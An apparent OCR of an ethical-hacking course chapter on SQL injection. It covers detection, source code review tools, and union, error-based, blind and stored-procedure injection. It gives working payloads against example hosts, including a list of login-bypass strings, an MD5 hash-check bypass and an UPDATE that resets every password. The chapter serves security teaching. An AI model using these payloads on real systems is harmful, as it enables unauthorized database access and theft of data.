
SQL Injection Black Box Pen Testing

In black box testing, the pen tester need not have any knowledge about the network or system to be tested. The first job of the tester is to determine the location and system infrastructure. The tester tries to identify the vulnerabilities of web applications from an attacker's perspective. He/she uses special characters, white spaces, SQL keywords, oversized requests, and so on to determine the various conditions of the web application.

The following steps are involved in SQL injection black box pen testing:

- **Detecting SQL Injection Issues**
  - Send single quotes as the input data to catch instances where the user input is not sanitized
  - Send double quotes as the input data to catch instances where the user input is not sanitized
- **Detecting Input Sanitization**
  - Use a right square bracket (the] character) as the input data to catch instances where the user input is used as part of an SQL identifier without any input sanitization
- **Detecting Truncation Issues**
  - Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might return SQL errors on the page

- **Detecting SQL Modification**
  - Send long strings of single quote characters (or right square brackets or double quotes)
  - These max out the return values from the REPLACE and QUOTENAME functions and might truncate the command variable used to hold the SQL statement



Source Code Review to Detect SQL Injection Vulnerabilities


Source code review is a security testing method that involves a systematic examination of the source code for various types of vulnerabilities. It is intended to detect and fix security mistakes made by programmers during the development phase. It is a type of white box testing usually performed during the implementation phase of the Security Development Lifecycle (SDL). It often helps in finding and removing security vulnerabilities such as SQL injection vulnerabilities, format string exploits, race conditions, memory leaks, buffer overflows, and so on from the application. Automated tools such as Veracode, RIPS, PVS-Studio, Coverity Scan, Parasoft Jtest, CAST Application Intelligence Platform (AIP), Klocwork, and so on can perform source code reviews. A pen tester can use these utilities to find security vulnerabilities in the application source code. Source code review can also be performed manually.

There are two basic types of source code reviews:

- **Static Code Analysis**: This type of source code analysis is performed to detect the possible vulnerabilities in the source code when the code is not executing, i.e., when it is static. Static source code analysis is performed using techniques such as Taint Analysis, Lexical Analysis, and Data Flow Analysis. There are many automated tools available to perform static source code analysis.
- **Dynamic Code Analysis**: In dynamic source code analysis, the source code of the application is analyzed during the execution of the code. Analysis is conducted through the following steps: preparing input data, running a test program launch, gathering the necessary parameters, and analyzing the output data. Dynamic code analysis is capable of detecting SQL injection-related security flaws encountered due to the interaction of the code with SQL databases, web services, and so on.

Some source code analysis tools are listed below:

- Veracode (*https://www.veracode.com*)
- RIPS (*https://www.ripstech.com*)
- PVS-Studio (*https://www.viva64.com*)
- Coverity Scan (*https://scan.coverity.com*)
- Parasoft Jtest (*https://www.parasoft.com*)
- CAST Application Intelligence Platform (AIP) (*https://www.castsoftware.com*)
- Klocwork (*https://www.klocwork.com*)



Testing for Blind SQL Injection Vulnerability in MySQL and MSSQL

An attacker can identify blind SQL injection vulnerabilities by simply testing the URLs of a target website.

For example, consider the following URL:

```
shop.com/items.php?id=101
```

The corresponding SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101
```

Now, give a malicious input such as 1=0 to perform blind SQL injection

```
shop.com/items.php?id=101 and 1=0
```

The resultant SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 0
```


The above query will always return FALSE because 1 never equals 0. Now, attackers try to obtain a TRUE result by injecting 1=1

```
shop.com/items.php?id=101 and 1=1
```

The resultant SQL query is


```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 1
```

Finally, the shopping web application returns the original items page. With the above result, an attacker determines that the above URL is vulnerable to a blind SQL injection attack.



Launch SQL Injection Attacks

Once information gathering and vulnerability detection have been performed, the attacker tries to perform different types of SQL injection attacks such as error-based SQL injection, union-based SQL injection, blind SQL injection, and so on.



Perform Union SQL Injection

In UNION SQL injection, an attacker uses the UNION clause to concatenate a malicious query with the original query to retrieve results from the target database table. An attacker checks for this vulnerability by adding a tick at the end of a ".php? id=" file. If it comes back with a MySQL error, the site is most likely vulnerable to **UNION SQL injection**. The attacker then proceeds to use ORDER BY to find the columns and finally uses the **UNION ALL SELECT** command.

- **Extract Database Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--
  ```

  [DB_NAME] Returned from the server

- **Extract Database Tables**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--
  ```

  [EMPLOYEE_TABLE] Returned from the server

- **Extract Table Column Names**


  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,column_name,3,4 from DB_NAME.information_schema.columns where table_name ='EMPLOYEE_TABLE'--
  ```

  [EMPLOYEE_NAME]

- **Extract 1st Field Data**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
  1,COLUMN-NAME-1,3,4 from EMPLOYEE_NAME --
  ```

  [FIELD 1 VALUE] Returned from the server



Perform Error Based SQL Injection

An attacker uses the database-level error messages disclosed by an application to build a vulnerability exploit request. It is also possible to create automated exploits depending on the error messages generated by the database server.

- **Extract Database Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or
  1=convert(int,(DB_NAME))--
  ```

  Syntax error converting the nvarchar value '[DB NAME]' into a column of data type int.

- **Extract 1st Database Table**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or
  1=convert(int,(select top 1 name from sysobjects where
  xtype=char(85)))--
  ```

  Syntax error converting the nvarchar value '[TABLE NAME 1]' into a column of data type int.

- **Extract 1st Table Column Name**


  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,
  (select top 1 column_name from DBNAME.information_schema.columns
  where table_name='TABLE-NAME-1'))--
  ```

  Syntax error converting the nvarchar value '[COLUMN NAME 1]' into a column of data type int.

- **Extract 1st Field of 1st Row (Data)**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,
  (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--
  ```

  Syntax error converting the nvarchar value '[FIELD 1 VALUE]' into a column of data type int.



Perform Error Based SQL Injection using Stored Procedure Injection

Some developers use stored procedures at the backend of the web application to support its functionality. These stored procedures are part of an SQL statement designed to perform a specific task. Developers may write static and dynamic SQL statements inside the stored procedures to support the application's functionality. If the developers use dynamic SQL statements in the stored procedure, and if application users input to this dynamic SQL, then the application may be vulnerable to SQL injection attacks. Stored procedure injection attacks are possible if the application does not properly sanitize its input before processing that input in the stored procedure. An attacker can take advantage of improper input validation to launch a stored procedure injection attack on the application.

Consider the following SQL server stored procedure:

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users Where username = ' + @username + ' and passwd = ' + @passwd
exec(@sqlstring) Go User input: anyusername or 1=1' anypassword
```

The procedure does not sanitize the input, allowing the return value to display an existing record with these parameters.

Consider the following SQL server stored procedure:


```
Create procedure get_report @columnamelist varchar(7900) As Declare @sqlstring varchar(8000) Set @sqlstring = ' Select ' + @columnamelist + ' from ReportTable' exec(@sqlstring) Go
```

User input:

```
1 from users; update users set password = 'password'; select *
```

This results in the report running and all users' passwords being updated.

Note: The example given above is unlikely due to the use of dynamic SQL to log in a user. Consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data.



Bypass Website Logins Using SQL Injection

Bypassing website logins is a fundamental and common malicious activity that an attacker can perform using SQL injection. This is the easiest way to exploit any SQL injection vulnerability of the application. An attacker can bypass the login mechanism (authentication mechanism) of the application by injecting malicious code (in the form of an SQL command) into any user's account without entering a username and password. The attacker inserts the malicious SQL string in a website login form to bypass the login mechanism of the application.

Attackers can fully exploit SQL vulnerabilities. Programmers chain SQL commands and user-provided parameters together. By using this feature, the attacker executes arbitrary SQL queries and commands on the backend database server through the web application.

Try these at website login forms:

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`

Login as a different user:


```
' UNION SELECT 1,'anotheruser','doesnt matter', 1--
```

Try to bypass login by avoiding the MD5 hash check:

You can "union" the results with a known password and the MD5 hash of a supplied password. The web application will compare your password and the supplied MD5 hash instead of the MD5 from the database. For example:

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055

81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```



Perform Blind SQL Injection—Exploitation (MySQL)

SQL injection exploitation depends on the language used in SQL. An attacker merges two SQL queries to get more data. The attacker tries to exploit the UNION operator to get more information from the database. Blind injections help an attacker to bypass more filters easily. One of the main distinguishing features of blind SQL injection is that it reads the entries symbol by symbol.

- **Example 1: Extract First Character**

  Searching for the first character of the first table entry

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),1,1)
  )= 97,555,777)
  ```


  If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS will return **TRUE**; otherwise, **FALSE**.

- **Example 2: Extract Second Character**

  Searching for the second character of the first table entry

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),2,1)
  )= 97,555,777)
  ```
